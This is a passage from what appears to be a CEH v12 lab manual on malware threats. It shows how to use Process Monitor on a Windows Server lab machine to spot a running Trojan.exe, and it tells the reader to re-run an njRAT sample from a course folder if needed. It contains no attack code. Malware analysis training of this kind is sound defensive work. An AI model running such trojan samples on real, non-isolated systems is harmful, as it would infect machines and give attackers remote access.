
Here, we will use the Process Monitor tool to detect suspicious processes.

1. On the **Windows Server 2022** machine, navigate to **Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Process Monitoring Tools\ProcessMonitor** and double-click **Procmon.exe** to launch the Process Monitor tool.



Module 07 – Malware Threats


2. The **Process Monitor License Agreement** window appears; click **Agree**.
3. The **Process Monitor** main window appears, as shown in the screenshot, with the processes running on the machine.



4. Scroll-down to look for the **Trojan.exe** process that was executed in the previous task. If you killed the process at the end of the task, then navigate to **Z:\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **Trojan.exe** to re-execute the malicious program.


Module 07 – Malware Threats

5. Observe that the **Trojan.exe** process is running on the machine. Process Monitor shows the running process details such as the PID, Operation, Path, Result, and Details.



